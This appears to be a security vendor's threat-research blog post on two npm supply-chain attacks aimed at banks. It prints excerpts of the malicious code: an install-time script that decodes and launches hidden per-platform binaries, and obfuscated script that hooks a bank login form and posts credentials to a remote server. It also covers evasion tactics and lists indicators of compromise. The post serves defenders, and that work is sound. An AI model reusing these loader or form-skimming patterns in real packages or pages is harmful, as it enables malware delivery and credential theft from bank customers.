First Known Targeted OSS Supply Chain Attacks Against the Banking Sector

checkmarx.com/blog/first-known-targeted-oss-supply-chain-attacks-against-the-banking-sector/

By Tzachi Zornstein

July 21, 2023

Key Takeaways

- In the first half of 2023, Checkmarx's Supply Chain research team detected several open-source software supply chain attacks that specifically targeted the banking sector.
- These attacks showcased advanced techniques, including targeting specific components in web assets of the victim bank by attaching malicious functionalities to it.
- The attackers employed deceptive tactics such as creating fake LinkedIn profile to appear credible and customized command and control (C2) centers for each target, exploiting legitimate services for illicit activities.
- The malicious open source packages have been reported on by our team and removed. However, we predict a persistent trend of attacks against the banking sector's software supply chain to continue.
- Current controls aimed at detecting and managing known vulnerabilities fall short in countering these new attacks. Industry-wide collaboration is essential to strengthen our defenses against these attacks.
- Checkmarx's Supply Chain Intelligence customers are protected against these attacks.

Introduction


In the rapidly evolving landscape of cybersecurity, adaptability is not just desired - it's necessary for survival. The banking industry has recently become the target of a new type of cyber threat. For the first time ever, the industry was explicitly targeted by two distinct open-source software supply chain attacks.

Dissecting Attack Number One

On the 5th and 7th of April, a threat actor leveraged the NPM platform to upload a couple of packages containing within them a **preinstall script** that executed its malicious objective upon installation.


Employee Spoofing

Interestingly, the contributor behind these packages was linked to a LinkedIn profile page of an individual that was posing as an employee of the targeted bank. Our initial assumption was that this may be a penetration testing exercise by the bank. However, the response we received upon contacting the institution for clarification painted a different picture—the bank wasn't aware of this activity.



Multi-Stage Attack

The first stage of the attack involved the script identifying the victim's operating system: Windows, Linux, or Darwin (MacOS). Then, based on the result, the script proceeded to decode the relevant encrypted files included in the NPM package.




```
if (os.platform() === 'win32') {
  filePath = decodePackage(".\\vc_redist64.exe.enc")
  const child = spawn(filePath, [], { stdio: 'ignore', detached: true });
} else if (os.platform() === 'linux') {
  filePath = decodePackage("./glibc1.16.enc")
  makeFileExecutable(filePath)
  spawnDetachedProcess(filePath)
} else if (os.platform() === 'darwin') {
  filePath = decodePackage("./glibc1.17.enc")
  makeFileExecutable(filePath)
  spawnDetachedProcess(filePath)
}
```

Once decoded, these files served a single ominous purpose: downloading a second-stage malicious binary onto the victim’s system.

Customized Malware to Remain Undetected

During our investigation, we discovered that the Linux-specific encrypted file was not flagged as malicious by VirusTotal, a widely used online service for scanning files for known viruses. This allowed the attacker to maintain a covert presence on Linux systems, minimizing the risk of detection, and increasing the probability of success.



https://www.virustotal.com/gui/home/upload

d2ee7c0febc3e35690fa2840eb707e1c9f8a125fe515cc86a43ba485f5e716a7

0 / 62

No security vendors and no sandboxes flagged this file as malicious

d2ee7c0febc3e35690fa2840eb707e1c9f8a125fe515cc86a43ba485f5e71 6a7
glibc1.16
elf 64bits detect-debug-environment

9.90 MB Size

2023-04-11 07:35:07 UTC 6 days ago

Crowdsourced YARA rules

⚠ Matches rule Windows_API_Function by InQuest Labs from ruleset Windows_API_Function at https://github.com/InQuest/yara-rules-vt
↳ *This signature detects the presence of a number of Windows API functionality often seen within embedded executables. When this signature alerts on an executable, it is not an indication of malicious behavior. However, if seen firing in other file types, deeper investigation may be warranted.*

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	✓ Undetected	AhnLab-V3	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected
Avast-Mobile	✓ Undetected	AVG	✓ Undetected
Avira (no cloud)	✓ Undetected	Baidu	✓ Undetected
BitDefender	✓ Undetected	BitDefenderTheta	✓ Undetected
Bkav Pro	✓ Undetected	ClamAV	✓ Undetected

Exploiting Legitimate Domains to Bypass Defense Mechanisms


The attacker cleverly utilized Azure's CDN subdomains to effectively deliver the second-stage payload. This tactic is particularly clever because it bypasses traditional deny list methods, due to Azure's status as a legitimate service.

The attacker went a step further, carefully choosing a subdomain on Azure that incorporated the name of the targeted bank. This move not only helped to remain undetected but also added a layer of credibility to the malicious package, thereby increasing the chances of a successful breach.

The Havoc Framework: An Attacker's Power Tool

The Havoc Framework was the attacker's tool of choice for the second stage of this attack. Crafted by @C5pider, this advanced post-exploitation command and control framework serves as a powerful arsenal for managing, coordinating, and modifying attacks to bypass changing situations, and stringent security measures.


Havoc's ability to evade standard defenses, like Windows Defender, makes it a go-to option for threat actors, replacing legitimate toolkits such as Cobalt Strike, Sliver, and Brute Ratel.



The Havoc Framework.

Havoc is a modern and malleable post-exploitation command and control framework, created by @C5pider.

Summary of the Sequence of Events in the First Attack



Dissecting Attack Number Two


A Second Assault: Different Bank, Different Threat Actor

In February 2023, another bank found itself in the crosshairs of a different group of cybercriminals. Unrelated to the first incident, this attack implemented its own unique strategies and techniques which was only picked up by our Machine Learning Engines.

Hooking to the login page

The threat actors uploaded a package to NPM containing a masterfully crafted payload. This malicious code was meticulously designed to blend into the website of the victim bank and lay dormant until it was prompted to spring into action.


The payload revealed that the attacker had identified a unique element ID in the HTML of the login page and designed their code to latch onto a specific login form element, stealthily intercepting login data and then transmitting it to a remote location.



```
134       }
135     })
136   _0x2eb526()
137   $([redacted]).submit(function () {
138     var _0x17a08e = $([redacted])
139     $.ajax({
140       url: [redacted],
141       type: 'POST',
142       data: _0x17a08e.serialize(),
143       success: function () {
144         return true
145       },
146       error: function () {
147         return true
148       },
149     })
150   })
151   function _0x31fb8e(_0x162e80) {
152     function _0x3be3ff(_0x58ebfe) {
153       if (typeof _0x58ebfe === 'string') {
154         return function (_0x8a9ecf) {}
155           .constructor('while (true) {}')
156           .apply('counter')
157       } else {
158         if (('' + _0x58ebfe / _0x58ebfe).length !== 1 || _0x58ebfe % 20 === 0) {
159           ;(function () {
160             return true
161           }
```

This code hooks itself to a specific login form element on the web page (Line 137) and sends the login data to a remote location (Line 140).

Our rigorous scanning and tracking traced this element to a bank’s mobile login page, the prime target of this attack.



Repositories	0
Code	36
Commits	0
Issues	0
Discussions	0
Packages	0
Marketplace	0
Topics	0
Wikis	0
Users	0

Languages

PHP	8
HTML	25
Hack	2
YAML	1

36 code results

[redacted]
/Index.html

```
        font-size: 18px;
        letter-spacing: 1px;
        margin-left: 3vw;
    }
    .[redacted] {
            display: flex;
        flex-direction: column;
    …
    <form class="[redacted]" id="[redacted]
    <div class="[redacted]">
    <img src="https://cdn.jsdelivr.net/gh/
```

● HTML Showing the top two matches Last indexed

[redacted]
/index.php

```
            color: #2069ab;
        font-weight: 600;
        font-size: 18px;
        letter-spacing: 1px;
        margin-left: 3vw;
    }
    .[redacted] {
    …
                                    <div class="[redacted]
                                        <p>Login</p>
```

● Hack Showing the top two matches

[redacted]
login/index.html

```
        font-weight: 600;
        font-size: 18px;
        letter-spacing: 1px;
        margin-left: 3vw;
    }
    .[redacted] {
    …
    <div class="[redacted]">
    <p>Login</p>
```


[redacted]
/Index.html

```
        font-size: 18px;
        letter-spacing: 1px;
        margin-left: 3vw;
    }
    .[redacted] {
            display: flex;
        flex-direction: column;
    …
    <form class="[redacted]" id="[redacted]">
    <div class="[redacted]">
    <img src="https://cdn.jsdelivr.net/gh/AlexHostX/
```

[redacted]
/index.php

```
            color: #2069ab;
        font-weight: 600;
        font-size: 18px;
        letter-spacing: 1px;
        margin-left: 3vw;
    }
    .[redacted] {
    …
                      <div class="[redacted]">
                          <p>Login</p>
                      [redacted]" id="[redacted]">
```

Summary of the Sequence of Events in the Second Attack



STEP 1 — Package Publication: malicious Package contains a hidden 'conditional execution/ secret logic'

STEP 2 — Payload Activation: Hidden logic triggered only in a very specific web environment

Step 3 — Target Selection: Bank mobile login page

STEP 4 — Custom Logic: Contains code to send login details to an external storage location

STEP 5 — C2 Server: Free hosting service

Shifting Gears in the Perception of Supply Chain Security

Supply chain security revolves around protecting the entire process of software creation and distribution, from the beginning stages of development to the delivery to the end user.

Traditionally, organizations primarily focused on vulnerability scanning at the build level—a practice no longer adequate in the face of today's advanced cyber threats. Once a malicious open-source package enters the pipeline, it's essentially an instantaneous breach—

rendering any subsequent countermeasures ineffective. In other words, the damage is done.

This escalating gap underscores the urgency to shift our strategy from merely managing malicious packages to proactively preventing their infiltration into our Software Development Lifecycle (SDLC) in the first place.

In this context, it’s paramount for organizations to realize that they cannot treat malicious packages the same way as regular vulnerabilities. They need to adopt a proactive, integrated security architecture, incorporating protective measures at every stage of the SDLC.

Conclusion

We anticipate a steady escalation in targeted attacks, including on banks. Our primary intention with this blog is to shine a light on the Tactics, Techniques, and Procedures (TTP) we’ve observed and foster collective understanding and awareness of these emerging threats. The need of the hour is to stay vigilant, continuously evolve our defenses, and stay a step ahead of the threat actors.

Checkmarx Supply chain research team is tracking those attacks and will update on any further developments.

Let’s keep working together to keep the ecosystem safe!

IOC

- 4eb44e10dba583d06b060abe9f611499eee8eec8ca5b6d007ed9af40df87836d
- d2ee7c0febc3e35690fa2840eb707e1c9f8a125fe515cc86a43ba485f5e716a7
- f4a57a3b28c15376dbb8f6b4d68c8cb28e6ba9703027ac66cbb76ee0eb1cd0c9
- 4e54c430206cd0cc57702ddbf980102b77da1c2f8d6d345093819d24c875e91a
- 79c3d584ab186e29f0e20a67187ba132098d01c501515cfdef4265bbbd8cbcbf
- hxxp[:]//*[:]azureedge[:]net/AnnyPhaedra.bin
- hxxp[:]//*[:]azureedge[:]net/KellinaCordey.bin
- hxxp[:]//*[:]azureedge[:]net/MidgeWileen.bin